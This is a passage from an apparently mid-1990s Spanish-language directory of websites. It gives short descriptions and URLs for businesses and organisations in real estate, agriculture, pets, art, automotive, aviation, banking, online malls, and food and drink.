**Real Estate On-Line**

Este recurso inmobiliario interactivo de New York está patrocinado por Bellmarc Realty, y ofrece información sobre locales comerciales de la zona de New York y venta de viviendas en los condados de Manhattan y Westchester, Fairfield y Putnam.

Dirección: <http://www.nyrealty.com>

**Realty Network**

Realty Network es un centro de información sobre bienes inmuebles en Atlanta. Facilitan información sobre futuras casas en venta y agentes que operan en la ciudad.

Otras opciones de esta página incluyen información sobre atracciones locales, restaurantes, educación y hospedaje.

Dirección: <http://www.realty-net.com>

### ***RealWorks Real Estate Forum***

Creada por First Realty Advisors, Inc., esta página está diseñada para ayudar a los agentes inmobiliarios de todo el mundo ofreciéndoles información sobre el software de RealWorks y sobre las ubicaciones inmobiliarias más conocidas dentro de Internet.

Dirección: <http://www.realworks.com>

### ***Southern Shores Realty***

Estos agentes inmobiliarios de North Carolina ofrecen información relacionada con el alquiler de casas con vistas al mar para las vacaciones. Además, disponen de mapas de la zona y descripciones de las propiedades.

Dirección: <http://www.soshores.com/soshores>

### ***Stanford Area Real Estate Guide***

Esta guía ofrece información sobre inmuebles en relación con las cuatro comunidades del área de Stanford: Menlo Park, Palo Alto, Mountain View y Los Altos.

Dirección: <http://www.paloalto.com>

### ***Timeshare Users Group***

Timeshare Users Group facilita información sobre multipropiedad a sus copropietarios y a otras partes interesadas. La página ofrece opciones que van desde una base de datos sobre multipropiedad hasta anuncios por palabras y estudios sobre complejos de multipropiedad.

Dirección: <http://www.timeshare-users-group.com>

## ***Agricultura***

---

### ***AggieNet***

AggieNet es una organización compuesta por estudiantes, profesores y graduados de la Texas A&M University. Esta organización ofrece información sobre los graduados y productos de Aggie, noticias deportivas, chistes y directorios de la Universidad y sus graduados.

Dirección: <http://www.aggienet.com>

### ***Global Agricultural Biotechnology Association***

Esta organización no lucrativa proporciona información para el fomento de la biotecnología en la industria agrícola. Tienen como fin informar a la gente sobre la actividad.

Dirección: <http://www.lights.com/gaba>



**Information Services for Agriculture**

Esta empresa ofrece servicios de información a la industria agrícola. Las páginas de ISA incluyen datos sobre productividad, información meteorológica, información sobre el mercado y vínculos a otras ubicaciones relacionadas con la agricultura.

Dirección: <http://www.aginfo.com>

**Pilatus - Luwasa Hydroculture Plant Protection**

La meta de Luwasa es la conservación de las plantas. La empresa utiliza muchos de sus métodos innovadores, como la hidrocultura, para crear plantas sanas y exuberantes.

Dirección: <http://www.usa.net/pilatus>

**Plantation Bulb**

Esta compañía se especializa en bulbos, frutos, flores, frutos secos y plantas que crecen en América. Su página muestra fotografías de algunos de sus productos así como información para la obtención de un catálogo.

Dirección: <http://www.forman.com/tyty>

**United Breeders**

Esta organización dedicada a la inseminación artificial para la cría de ganado utiliza las últimas tecnologías en el campo de las transferencias embrionarias para producir reses genéticamente superiores.

Dirección: <http://www.ubi.com>

## **Animales domésticos**

---

**AcmePet**

Esta página trata sobre los animales de compañía. Ofrece un directorio con toda clase de animales, incluyendo caballos, perros, gatos, peces, reptiles, pájaros y animales exóticos, además de información sobre cómo conseguirlos y sobre sus accesorios.

Dirección: <http://www.acmepet.com>

**Animal Mania**

Animal Mania es una tienda de animales que ofrece un catálogo de reptiles, arañas, anfibios, pájaros, animales exóticos y complementos.

Dirección: <http://www.satelnet.org/animals>

**Cohasset Birdhouses Gift Shop**

Esta pequeña empresa se especializa en la fabricación artesanal en madera de pino de jaulas y comederos para pájaros. Su página describe algunos de los productos disponibles.

Dirección: <http://www.birdhouses.com/birdhouses>

### ***Creative Bird Accessories***

Creative Bird Accessories ofrece artículos de regalo, ropa, accesorios y libros en su catálogo internacional de pedidos por correo. Localizan pájaros y tienen un servicio de consulta con veterinarios ornitólogos.

Dirección: <http://www.webscope.com/cba>

### ***Labyrinth Dalmatians***

Labyrinth Dalmatians es un criadero de perros que tiene como meta la cría de campeones. Durante casi medio siglo han criado los dálmatas de mayor prestigio de los Estados Unidos. Esta página ofrece información sobre todos los asuntos relacionados con los dálmatas.

Dirección: <http://www.labyrinth.com/lcs/dals.html>

### ***Maggie's Gourmet Goodies***

La página Web de Sheila Magnusson ofrece galletas de fabricación casera para perros. Estas galletas con forma de gato están hechas siguiendo una receta que inventó para su perra Maggie.

Dirección: <http://www.vpm.com/mgm>

## ***Arte***

---

### ***Art Online***

Art Online es una galería que vende de obras de arte. Ofrece distintas categorías como el arte afroamericano, nativo americano, vida salvaje, náutico y arte rock. Puede elegir desde originales de ediciones limitadas hasta pósters de gran tirada.

Dirección: <http://www.artonline.com/artonline>

### ***Collection***

Collection es una galería de arte de Internet que nos presenta imágenes visuales realizadas por artistas contemporáneos, cuyas obras están allí a la venta o simplemente para curiosear.

Dirección: <http://www.thecollection.com>

### ***Electric Gallery***

Electric Art Gallery permite ver y comprar obras de arte de prácticamente cualquier período.

Dirección: <http://www.egallery.com/egallery>

### ***Find Arts***

Esta ubicación interactiva le permite ver el trabajo de distintos artistas e incluso acceder a sus páginas de inicio a través de marchantes o galerías.

Dirección: <http://www.Find-Arts.com>

**FunnyFarm**

FunnyFarm es una empresa que comercializa y distribuye las caricaturas de Robert Marble. Tienen una oferta de dos al precio de una y le garantizan que quedará satisfecho con su adquisición.

Dirección: <http://www.funnyfarm.com>

**Internet ArtResources**

Internet ArtResources ofrece una amplia información de forma interactiva sobre artistas, galerías, museos, exposiciones y otros acontecimientos artísticos. También proporcionan acceso a muchos libros y revistas.

Dirección: <http://www.ftgi.com>

**Internet for the Fine Arts**

Internet for the Fine Arts es una ubicación interactiva que ofrece información sobre todo lo relacionado con las bellas artes, incluyendo artistas, galerías, organizaciones, acontecimientos y publicaciones.

Dirección: <http://www.fine-art.com>

**Lunds Auctioneers and Appraisers**

Lunds Auctioneers and Appraisers es una galería interactiva de subastas que vende objetos de arte y artículos para coleccionistas. Su página nos ofrece las nuevas adquisiciones y un catálogo con descripciones, fotografías y precios.

Dirección: <http://www.lunds.com>

**Santa Fe Fine Art**

Este centro interactivo informa sobre los fotógrafos, pintores, escultores y artistas del grabado locales. Esta página ofrece un listado de artistas y una descripción de su trabajo.

Dirección: <http://www.sffa.com>

## **Automoción**

---

**Autolink**

Autolink ofrece el diseño y la realización de catálogos para concesionarios de automóviles. A los consumidores les ofrece listados de coches de segunda mano en los que se incluye el precio, descripción y disponibilidad.

Dirección: <http://www.autolink.com>

**Chrysler**

Chrysler Corp. ofrece información sobre sus automóviles, una sección de ofertas especiales, un informe de la iniciativa «Customer One» de la empresa y una línea 800 para recibir información adicional.

Dirección: <http://www.rossroy.com/chrysler.htm>

-

**DealerNet**

DealerNet presenta vínculos a las páginas de casi todos los fabricantes de automóviles. Descubra todo acerca de las últimas marcas y modelos, automóviles usados, coches para coleccionistas, lanchas y RV (preparaciones especiales).

Dirección: <http://www.dealernet.com>

**Dee Zee**

Dee Zee, uno de los mayores fabricantes de accesorios para camiones, fabrica componentes para empresas como Chrysler, Honda, Mazda y Nissan. Además ofrece información sobre productos para deportistas.

Dirección: <http://www.deezee.com>

**Eagle**

Eagle es una división de Chrysler Corp. Esta página muestra imágenes de automóviles y ofrece información sobre su tecnología.

Dirección: <http://www.eaglecars.com>

**Ford**

La Worldwide Connection de Ford permite que los usuarios conozcan los últimos modelos de Ford, Lincoln y Mercury, además de indicar el concesionario más cercano en el que se pueden probar.

Dirección: <http://www.Ford.com>

**General Motors - Cadillac**

Cadillac nos informa sobre sus contribuciones más recientes al campo del automóvil y los deportes, como el golf y la Copa América. Cadillac facilita información específica sobre sus productos y concesionarios.

Dirección: <http://www.cadillac.com>

**Goodyear Tire & Rubber**

Esta página incluye información sobre neumáticos, una guía para el comprador y respuestas a las preguntas más frecuentes. Además se ofrece un calendario de las pruebas del equipo aerostático y de competición de Goodyear.

Dirección: <http://www.goodyear.com>

**Harley-Davidson of Stanford**

Harley-Davidson of Stanford está en el Web. Visite esta página si quiere ver su línea de motocicletas, accesorios, ropa y recuerdos, y para conocer a otros entusiastas de Harley.

Dirección: <http://www.hd-stanford.com>

**Insurance Express**

Insurance Express es la primera compañía de seguros que ofrece sus servicios a través de Internet. Los usuarios pueden acceder a los impresos de cotización y solicitar información por estados.

Dirección: <http://www.insrexpress.com>

**IntelliChoice**

AutoExplorer es la ubicación interactiva de IntelliChoice, una empresa que publica informes sobre cómo elegir y comprar automóviles y camiones. Esta página ofrece distintos libros, guías y software con información sobre la venta de vehículos.

Dirección: <http://www.intellichoice.com>

**Mercedes Benz Oldtimer Center**

Mercedes Benz Oldtimer Center ofrece información detallada sobre los modelos clásicos que tienen en venta. Estas páginas incluyen anuncios clasificados, informes sobre novedades y publicidad.

Dirección: <http://www.specialcar.com/journal/mbotc/mbotc1.htm>

**Mobil**

Mobil es una de las principales compañías de lubricantes y combustibles. En esta página se resaltan sus técnicas de fabricación y marketing, junto con noticias sobre el equipo de competición Mobil 1 y editoriales de opinión sobre la empresa.

Dirección: <http://www.mobil.com>

**Saturn**

Esta página ofrece noticias e información sobre esta empresa de automóviles relativamente nueva. Proporciona respuestas a las preguntas más frecuentes, así como acceso a la revista *The Saturn Magazine* y una ojeada a la nueva línea de automóviles.

Dirección: <http://www.saturncars.com>

**Shell Oil**

Esta compañía petrolífera permite que los lectores evalúen la calidad del servicio de las estaciones Shell. También ofrece información sobre la división química de la Shell y noticias acerca de la industria petrolífera en general.

Dirección: <http://www.shellus.com>

**Shen Mitsubishi**

Esta página muestra fotografías y ofrece información sobre los últimos modelos de Shen Mitsubishi, sus características, especificaciones, listados de automóviles de segunda mano, vales de descuento y formularios para solicitar información adicional.

Dirección: <http://www.systemv.com/autolink/shen/mitsu.html>

**Tech Auto Sound**

Tech Auto Sound es un establecimiento situado en Endicott, New York, que ofrece un servicio integral en equipamientos de sonido para el automóvil. Su ubicación Web incluye información detallada sobre cada uno de sus productos que se pueden solicitar interactivamente.

Dirección: <http://www.icw.com/techauto/techaut1.html>

### **Texaco**

Esta página no sólo ofrece información sobre la especialidad de Texaco —la gasolina— sino también sobre su equipo de competición y la Metropolitan Opera. También hay disponible un servicio de atención al cliente.

Dirección: <http://www.texaco.com>

### **Volvo Cars of North America**

Volvo ofrece información sobre sus modelos actuales, emplazamientos de venta, y programas y opciones para el comprador. También describen las directrices de seguridad de la empresa y envían noticias de la empresa por correo.

Dirección: <http://www.volvocars.com>

## **Aviones y aeronaves**

---

### **Air Charter Guide**

Air Charter Guide ofrece información sobre diversos operadores y agentes de todo el país. Esta página ofrece publicidad e información sobre las agencias internacionales de correduría del sector.

Dirección: <http://www.guides.com/acg>

### **American Airlines**

Esta página presenta los servicios que ofrece American Airlines. Entre sus servicios se encuentran el programa AAdvantage Travel Awards, ideas para sus vacaciones alrededor del mundo, servicios de transporte, Admirals Clubs y programas especiales como el de compra en tiendas libres de impuestos.

Dirección: <http://www.amrcorp.com>

### **Avionics Communications**

Avionics Communications edita libros, boletines e informes de mercado. Ofrecen un catálogo interactivo de productos de la industria aeronáutica que incluye libros y software.

Dirección: <http://www.avionics.com/avionics>

### **Cathay Pacific Airlines**

Cathay Pacific Airlines, que ofrece un servicio sin escalas a Hong Kong, nos presenta imágenes de sus aviones e información sobre sus programas para pasajeros habituales y excursiones en Hong Kong.

Dirección: <http://www.cathay-usa.com>

### **Douglas Aircraft**

Douglas Aircraft, una división de McDonnell Douglas Corp., construye aeronaves. Esta página nos ofrece una visión de su actividad principal además de información sobre programas actuales y futuros.

Dirección: <http://www.mdc.com>

**Grumman**

Grumman diseña y fabrica componentes electrónicos avanzados para aviones, naves espaciales, equipos de pruebas computerizados, etc. Además desarrollan, instalan y operan sistemas computerizados para la gestión de la información.

Dirección: <http://www.axon.scra.org/Organizations/Grumman/Grumman.html>

**Lauda Air**

Lauda Air se fusionó con Lufthansa con el fin de crear uno de los mercados más importantes en el sector de viajes de negocios. Lauda Air vuela a toda Europa, Asia y Estados Unidos y su página ofrece información sobre horarios de vuelo y tarifas.

Dirección: <http://www.laudaair.com>

**Lockheed Martin Missiles & Space**

Esta importante compañía de defensa e industria aeroespacial desarrolla sistemas espaciales, misiles y otros productos de alta tecnología.

Dirección: <http://www.lmsc.lockheed.com>

**Lunar Resources**

Lunar Resources Co. tiene como objetivo establecer una base habitable en la Luna.

Dirección: <http://www.access.digex.net/dcarson/Lrc.html>

**Malin Space Science Systems**

Esta empresa diseña, desarrolla y maneja instrumentos como cámaras y equipos de vigilancia para naves espaciales. Ellos desarrollaron y manejaron la Cámara de Observación de Marte hasta su pérdida. Además llevan a cabo investigaciones para el Jet Propulsion Laboratory para futuras misiones espaciales.

Dirección: <http://www.msos.com>

**McDonnell Douglas Aerospace**

MDA, miembro del programa espacial americano, proporciona una gama completa de servicios de ingeniería a la NASA y a la industria aeroespacial. Se especializan en automatización y robótica; sistemas de orientación, navegación y control; análisis e integración de misiones; e ingeniería de sistemas.

Dirección: <http://www.pat.mdc.com>

**Mexicana Airlines**

Mexicana Airlines ofrece información sobre paquetes de vacaciones, tarifas y sus programas para pasajeros habituales. También informan sobre los hoteles más conocidos, guías de viaje y restaurantes.

Dirección: <http://www.mexicana.com>

**NorthStar's Aircraft for Sale**

Esta página muestra aeronaves a la venta. Proporciona listados, descripciones y precios de los aviones.

Dirección: <http://www.toronto.com/flyer/northstar>

**Southwest Airlines**

Southwest Airlines ofrece información sobre sus horarios de vuelo, sus aviones y su departamento de carga. Esta página también proporciona formularios prácticos para pedir información sobre vuelos y tarifas.

Dirección: <http://www.iflyswa.com>

**Virgin Atlantic**

Virgin Atlantic es una línea aérea inglesa con vuelos a todo el mundo. Las páginas de Virgin ofrecen un listado de los vuelos clasificados según su destino y fecha de llegada. Cada página informa además sobre horarios y tarifas.

Dirección: <http://www.virgin.com>

---

**Banca y Bancos****Bank of America**

Bank of America, división de Bank of America Corp., proporciona distintos servicios financieros: cuentas corrientes y de ahorro, créditos, tarjetas de crédito y servicios de inversión como acciones, títulos, pagos periódicos y fondos de inversión.

Dirección: <http://www.bankamerica.com>

**Bank of Montreal**

Esta página ofrece antecedentes del Bank of Montreal, sus tipos, un perfil empresarial, previsiones futuras y noticias de la empresa.

Dirección: <http://www.bmo.com>

**Bank One**

Bank One es una de las primeras instituciones bancarias de servicio integral que ofrece sus servicios en el Web. Estos servicios incluyen los pagos automatizados de los clientes a sus acreedores, transferencias, y pagos a las tiendas existentes en Web.

Dirección: <http://www.bankone.com>

**Banque Paribas**

Este banco francés ofrece información general sobre sus operaciones, sucursales bancarias y filiales.

Dirección: <http://www.paribas.com>

**Barclays Bank**

Este banco inglés centenario ofrece sus productos bancarios, seguros de viaje, la tarjeta BarclayCard, operaciones informatizadas y servicios bancarios individuales en Internet.

Dirección: <http://www.barclays.co.uk>



**CitiCorp/Citibank**

Citibank ofrece un servicio integral al consumidor que encuadra sus operaciones bancarias en sucursales, tarjetas de crédito y cargo en cuenta, y banca privada.

Dirección: <http://www.tti.com>

**Dime Savings Bank of Williamsburgh**

Este banco ofrece hipotecas a interés fijo o variable a los propietarios de inmuebles en las áreas de Nueva York y Long Island. En varias de sus sucursales se ofrecen informes gratuitos sobre hipotecas.

Dirección: <http://www.the-dime.com>

**First Federal**

First Federal Savings and Loan of Rochester, New York, informa sobre créditos, cuentas, sucursales y otros servicios bancarios.

Dirección: <http://www.firstfederal.com>

**First Union**

First Union Corp., con base en Charlotte, N.C., se compone de ocho instituciones financieras que ofrecen servicios bancarios en el Web.

Dirección: <http://www.firstunion.com>

**First Virtual Holdings**

First Virtual Holdings es un banco de negocios electrónico; es decir, una empresa de servicios financieros creada específicamente para permitir que los usuarios de Internet compren y vendan información en todo el mundo.

Dirección: <http://www.fv.com>

**Mastercard**

Solicite su tarjeta Mastercard interactivamente o consulte dónde se encuentra su cajero automático ATM más cercano a través de su listado nacional.

Dirección: <http://www.mastercard.com>

**Montgomery Securities**

Montgomery Securities es una empresa de inversiones y correduría que apoya a las empresas de bienes de consumo, tecnología, sanidad, inversiones y servicios inmobiliarios.

Dirección: <http://www.montgomery.com>

**Naval Air Federal Credit Union**

Sus miembros son los que controlan esta cooperativa de crédito y ofrecen sus servicios tanto a empresas del ejército como a empresas civiles reconocidas. Su página ofrece información sobre afiliación y créditos.

Dirección: <http://www.nafcu.com>

### **NetEdge Systems**

Esta empresa introduce los servicios ATM en Internet. Informa sobre futuros acontecimientos en el sector de la banca electrónica, noticias y ofertas de empleo.

Dirección: <http://www.netedge.com>

### **Toronto Dominion Bank**

TD Bank ofrece una gran variedad de servicios de interés que incluyen informes y artículos diarios sobre el mercado, información sobre el tipo de cambio de las divisas, consejos para los pequeños empresarios y hasta software para PC.

Dirección: <http://www.tdbank.ca>

### **Wells Fargo**

Wells Fargo es un servicio interactivo de banca que opera en Internet y que ofrece recursos para las inversiones personales, banca para la pequeña empresa, banca comercial y corporativa.

Dirección: <http://www.wellsfargo.com>

## **Centros comerciales**

---

### **America Mall**

America Mall tiene muchos lugares interesantes que visitar. Las tiendas del centro están perfectamente categorizadas y tienen títulos como Business & Investments (Inversiones y Negocios), Food & Fashion (Alimentación y Moda) y Museums & Art (Museos y Arte).

Dirección: <http://www.america.com>

### **Downtown Anywhere**

Downtown Anywhere es una ciudad virtual que tiene una calle principal con tiendas y servicios, una «5ª Avenida» con más tiendas, bibliotecas, quioscos de prensa, museos, galerías, una sección cultural y mucho más.

Dirección: <http://www.awa.com>

### **Emporium One**

Emporium One es un centro comercial interactivo patrocinado por Internet One, Inc. Entre sus opciones se incluyen noticias de actualidad, información sobre cómo hacer pedidos y un listado de clientes.

Dirección: <http://www.EmporiumOne.COM>

### **Front Page**

Front Page es un «bulevar de tiendas y servicios» que ofrece productos y servicios que abarcan desde arte, fotografía, venta de barcos, información sobre lugares de vacaciones y un centro comercial, hasta una amplia gama de servicios de empresa y profesionales.

Dirección: <http://www.thefrontpage.com>

**Global Shopping Network**

GSN es un conjunto de redes industriales que ofrece información de compra sobre la industria marítima, pesca deportiva, actividades al aire libre, etc. Ofrecen un sistema interactivo de pedidos a sus miembros.

Dirección: <http://www.gsn.com>

**Global Union Square**

Global Union Square es un lugar de encuentro para intercambiar información en Internet. Entre los servicios que incluye están un mercado electrónico, información sobre viajes, un recetario de cocina, información sobre inmuebles y planificación de viviendas, una galería de arte y una sección para debatir.

Dirección: <http://www.gus.com>

**InterMart**

Este mercado interactivo facilita el acceso a productos y servicios procedentes de todo el mundo. Hay 15 categorías en las que se puede elegir desde ropa y joyería hasta servicios de empresa.

Dirección: <http://www.shopimart.com>

**Internet Commerce Center**

Este centro comercial interactivo atrae empresas a un mercado en el que los usuarios pueden hacer sus compras. La página también ofrece información sobre noticias financieras y temas de actualidad en ICC.

Dirección: <http://www.save.com>

**Internet Plaza**

Si le gusta ir de compras, deje un hueco en su agenda para Internet Plaza. Este emplazamiento electrónico ofrece un distrito de negocios, otro para compras, un centro de la comunidad y ofertas especiales.

Dirección: <http://www.xor.com>

**Net-Mart**

Net-Mart ofrece un directorio de compras interactivo. Dentro de cada tienda hay descripciones de sus productos y números de teléfono para solicitar los pedidos y recibir información sobre ofertas de empleo.

Dirección: <http://www.netmart.com>

**Shopping 2000**

Shopping 2000 es otro mercado interactivo en el que se listan empresas con sus productos y servicios. La posibilidad de hacer pedidos a través de la red depende de cada empresa.

Dirección: <http://www.shopping2000.com>

-

**Shopping Expressway**

Es otro mercado interactivo en el que los lectores pueden hacer compras con facilidad y las empresas pueden exponer sus productos y servicios.

Dirección: <http://shopex.com>

**Super Mall**

Super Mall ofrece una gran variedad de productos, servicios, e información sobre acontecimientos promocionales. Además, en esta ubicación, hay unos formularios para solicitar información sobre cómo anunciarse, patrocinar o subscribirse a este servicio.

Dirección: <http://www.supermall.com>

**Travel & Entertainment Network**

TEN ofrece una información completa sobre viajes y entretenimiento y sobre todas las posibilidades de compra en el World Wide Web. Entre las opciones de la página destacan Travelcom, Showcom, Sportscom, Cruisecom, un sistema de reservas, y un directorio de agencias de viaje.

Dirección: <http://www.ten-io.com>

**Village Potpourri Mall**

VPM Enterprises of Folsom, California, ofrece un centro comercial en Internet así como un directorio de páginas Web de particulares y de tarjetas de presentación interactivas. La empresa ofrece la posibilidad de registrar los nombres de dominio en su servidor y adquirir una tarjeta de crédito VPM para realizar compras en su centro comercial.

Dirección: <http://www.vpm.com>

**VirtuMall**

VirtuMall, Inc. permite que los lectores exploren las distintas secciones como alimentación, ocio, computadoras, hogar, aficiones, etc. También ofrecen un catálogo y la posibilidad de contratar servicios de publicidad.

Dirección: <http://www.virtumall.com>

**Vista Point Plaza**

Vista Point Plaza es una red de tiendas interactiva que lleva productos, servicios y empresas a Internet. La página ofrece alternativas de compra e información para que los usuarios puedan comercializar sus propios productos.

Dirección: <http://www.vistapoint.com>

**World Mall**

World Mall es un mercado interactivo de cobertura mundial que ofrece productos y servicios de minoristas y empresas relacionadas con servicios de la comunidad. También ofrece información sobre otras ubicaciones y puntos de partida del Web.

Dirección: <http://www.worldmall.com>

**World Square**

Se trata de un catálogo de compras interactivo perteneciente a World Square Corp. La página muestra distintas opciones relacionadas con las noticias, la música, el arte y los automóviles.

Dirección: <http://www.w2.com>

**World-Wide Collectors Digest**

World-Wide Collectors Digest proporciona información sobre artículos coleccionables como cromos de béisbol y comics. La página trata un gran número de deportes, desde esgrima hasta hockey. También dispone de anuncios por palabras e información sobre fabricantes.

Dirección: <http://www.wwcd.com>

## **Comida y bebida**

---

**20 Tank Brewing Co.**

20 Tank Brewing Co. es un pub y fábrica de cerveza situado en San Francisco. Esta página ofrece información general sobre su menú y horarios, el proceso de fabricación de la cerveza y productos de que disponen.

Dirección: <http://www.and.com/20tank>

**American Homebrewing Association**

Esta empresa ofrece información a los usuarios que quieran elaborar su propia cerveza. AHA espera atraer nuevos miembros, que recibirán cinco números de la revista *Zymurgy*, así como invitaciones a congresos, concursos y foros (además de recibir consejo de expertos cerveceros).

Dirección: <http://www.aob.org/aob/aha.html>

**Arabica Coffee Co.**

Esta empresa vende café de gourmet a precios de mayorista y entrega sus productos a domicilio. Además ofrecen la posibilidad de degustación.

Dirección: <http://www.ibos.com/pub/ibos/coffee/coffee.html>

**Barbra Jean's Famous Candies**

Barbra Jean's Famous Candies elabora surtidos de chocolates, dulces y otros preparados que se pueden solicitar individualmente o en paquetes de regalo.

Dirección: <http://www.wwa.com/-bjcandy>

**BearBoat Pinot Noir**

BearBoat es un experto en vino que elabora vino Pinot Noir. También producen zumo de manzana y se pueden pedir cajas de ambos productos de forma interactiva al igual que camisetas BearBoat. La página presenta un concurso y un listado del sector vinícola.

Dirección: <http://www.bearboat.com>

### ***Bloomington Brewing Co.***

Esta página ofrece información sobre los productos, recetas, historia y técnicas de elaboración de las cervezas de Bloomington Brewing Company. También se ofrece un viaje virtual por la destilería y se puede comprar una copia del plan económico que hizo que la destilería tuviese éxito.

Dirección: <http://www.intersource.com/-oneworld>

### ***Brew Online***

*Brew Magazine* va destinada a los verdaderos entendidos en el tema de la cerveza. Es una guía de las fábricas de cerveza-pub y de las pequeñas destilerías de cerveza existentes en los Estados Unidos que facilita información sobre las nuevas cervezas y fábricas de cerveza del país.

Dirección: <http://www.and.com/brew>

### ***Buffalo Bill's Brewing Co.***

Esta página ofrece información sobre la historia, proceso de fabricación, tipos de cerveza, productos disponibles y de los propios cerveceros de Buffalo Bill's Brewing Company.

Dirección: <http://www.and.com/bb>

### ***Cask Brewing Systems***

Esta empresa, que distribuye sistemas de fabricación para la industria artesanal de la cerveza, ofrece información y asistencia, desde formación de personal y recetas hasta servicios de consulta. Las páginas de Cask facilitan información sobre productos, instalaciones, ingredientes y recetas para las cervezas.

Dirección: <http://www.tcel.com/-gobrew/cask/programs/comp.html>

### ***Celestial Seasonings***

Celestial Seasonings Online ofrece un surtido de té. Aquí encontrará la selección de té que ofrecen, regalos y ropa que podrá solicitar interactivamente.

Dirección: <http://www.usa.net/celestial>

### ***Coca-Cola***

Coca-Cola es el líder mundial en bebidas refrescantes. Su página ofrece información importante para sus accionistas.

Dirección: <http://www.cocacola.com>

### ***Diedrich Coffee***

Diedrich Coffee, una empresa familiar, importa y tuesta cafés de la clase arábica procedentes de distintos países. Participa en todas las áreas de la industria cafetera, desde la explotación de sus propias plantaciones en América Central hasta la fabricación de máquinas para tostar café.

Dirección: <http://www.diedrich.com>

**Foodmaker**

Foodmaker es la empresa propietaria de la cadena de restaurantes de comida rápida Jack-in-the-Box. Su página nos ofrece unas palabras de su «fundador» (Jack), comunicados de prensa y promociones.

Dirección: <http://www.foodmaker.com>

**Forest Hill Vineyard**

Al ser la primera empresa vinícola en formar parte de Internet, la revista *Smart Money*, en su edición de abril de 1995, le dedicó un artículo en su sección «Shopping in the Cyber-Mall». Con siete vendimias, Forest Hill, ha demostrado ser uno de los productores de Chardonnay más importantes de California.

Dirección: <http://www.branch.com/wine>

**Goodies from Goodman**

Goodies from Goodman distribuye por todo el país deliciosos regalos, como cestas de fruta, chocolates Godiva, productos de gourmet, y carnes ahumadas.

Dirección: <http://www.branch.com/goodies>

**Grapevine**

Esta página Web trata el sector vinícola del Norte de California, bodegas, productos vinícolas, educación vinícola, viajes y estilo de vida a través de un directorio de servicios relacionados con el mundo del vino. Ofrecen muchos vínculos a páginas del sector, y noticias de actualidad como anuncios sobre subastas de vino.

Dirección: <http://www.winery.com>

**Harvard Espresso Co.**

Harvard Espresso Co., una pequeña empresa cafetera, nos ofrece ahora los famosos cafés que se han disfrutado en Capitol Hill (Seattle) a través del Web, dándonos la oportunidad de comprar y disfrutar de su gran calidad y sabor.

Dirección: <http://www.coffees.com>

**Hawaii's Best Espresso**

Hawaii's Best Espresso Co. ofrece unos cafés con una calidad excelente. Elija entre las diferentes variedades de café Kona —conocido por su sabor rico y suave— en tuestes natural y torrefacto. También ofrecen espresso italiano, una mezcla de granos procedentes de América Central y del Sur tostados en Italia.

Dirección: <http://hoohana.aloha.net/-bec>

**Hemispheres Restaurant and Bistro**

Hemispheres Restaurant and Bistro es un restaurante de lujo situado en Toronto, Ontario. Sirven comidas, cenas y almuerzos especiales de los domingos. Esta página permite que el usuario consulte el menú y la carta de vinos y que «conozca» a los chefs.

Dirección: <http://www.hemispheres.com>

**Home Chef**

*Home Chef* es una revista gastronómica que nos ofrece unas recetas deliciosas de fácil preparación. Además de las recetas, su página ofrece vínculos a otros servicios gastronómicos de Internet, técnicas culinarias y trucos de cocina.

Dirección: <http://www.homechef.com>

**HotHotHot!**

Si le gustan las comidas picantes, consulte esta lista de salsas para gourmets. Nosotros probamos la salsa «Dave's Insanity Sauce» y todavía no nos hemos recuperado.

Dirección: <http://www.hot.presence.com>

**Independent Grocers Alliance**

La página de esta red de supermercados ofrece noticias sobre acontecimientos y proyectos futuros, así como información sobre la dirección de los supermercados y etiquetas de comidas IGA.

Dirección: <http://www.igainc.com>

**Lobsternet**

Directamente desde el Océano Atlántico, Lobsternet le lleva langostas vivas de Maine hasta su casa. Lobsternet empaqueta las langostas en recipientes aislados térmicamente y le envía su pedido en 24 horas. También venden camisetas con dibujos de pinzas de langosta.

Dirección: <http://www.branch.com/lobster/lobster.htm>

**Magic Windows**

Utilice Magic Windows para conocer las cartas de vinos de distintas bodegas de los Estados Unidos y el Canadá. Esta página le permite elegir entre una inmensa selección de vinos y otros productos como música, pegatinas y productos para el baño.

Dirección: <http://www.magicwindows.com/-mwinfo>

**Maine Lobster Direct**

Maine Lobster Direct le permite el lujo de pedir langostas frescas de Maine las 24 horas del día. Esta página ofrece al usuario una serie de ideas para preparar la langosta, cestas de regalo personalizadas y vales de regalo. Cuenta con una línea 800 para que realice su pedido de forma sencilla y sin coste alguno.

Dirección: <http://www.maine.com/lobsters>

**Mama's Cucina**

Lea los consejos caseros que le ofrece «Mama» para la preparación de pasta y pizzas. Estas páginas, promocionadas por Ragu, le ofrecen además lecciones de italiano, excursiones por Little Italy, información sobre la arquitectura italiana, relatos sobre la comida y la familia, y la posibilidad de ganar un viaje a Italia.

Dirección: <http://www.eat.com>



**Miller Genuine Draft Tap Room**

Ofrecido por MGD, Tap Room proporciona información actualizada sobre clubes, música, vida nocturna, comida y restaurantes de distintas ciudades. Su sección de correo electrónico le permite enviar mensajes y noticias sobre la cultura de su propia ciudad.

Dirección: <http://www.mgdtaproom.com>

**Orfila Vineyards**

Anteriormente llamada Thomas Jaeger Winery, conocida por sus vinos, que han sido galardonados en numerosas ocasiones, Orfila Vineyards le ofrece ahora una selección fabulosa de aceites de cocina de gran sabor y calidad.

Dirección: <http://www.branch.com/orfila>

**Organic Coffe Co.**

Esta empresa se dedica a la producción y venta de café. Su página ofrece detalles sobre la variedad de cafés, procesos de tueste, listas de precios y mercancías disponibles.

Dirección: <http://www.bid.com/bid/cybercafe/occ.html>

**Pizza Hut**

Pizza Hut se ha unido a The Santa Cruz Operation con el fin de ofrecerle la posibilidad de pedir sus pizzas a través de este servidor Web. Escriba su nombre y número de teléfono en el formulario interactivo para comprobar si hay servicio de reparto en su zona.

Dirección: <http://www.pizzahut.com>

**Quebec Maple Syrup**

El jarabe de arce es un manjar curioso que se puede disfrutar gracias a las maravillas de la ciencia.

Dirección: <http://www.vir.com/-jam/syrup.html>

**Retail Restaurant Consulting Services**

Esta empresa le ofrece información, asesoramiento y apoyo en prácticamente cualquier asunto relacionado con la industria hotelera. Entre los servicios de consultoría se encuentran el diseño y decoración de los restaurantes, análisis de los equipos para el servicio de comidas e informes sobre sanidad e higiene. Además edita un boletín interactivo y un FAQ de interés para el sector.

Dirección: <http://www.consulting-services.com>

**Sam's Wine Warehouse**

Sam's Wine Warehouse es un distribuidor de vino y licores en los Estados Unidos. Sam's ofrece miles de marcas de vino procedentes de más de una docena de países, una amplia variedad de grappas, y una selección excepcional de whiskys escoceses y coñacs.

Dirección: <http://www.ravenna.com/sams>

**scotch.com**

scotch.com dedica esta página a informar sobre muchos tipos de whisky escocés, sus procesos de destilación y producción, y la historia y características de Escocia.

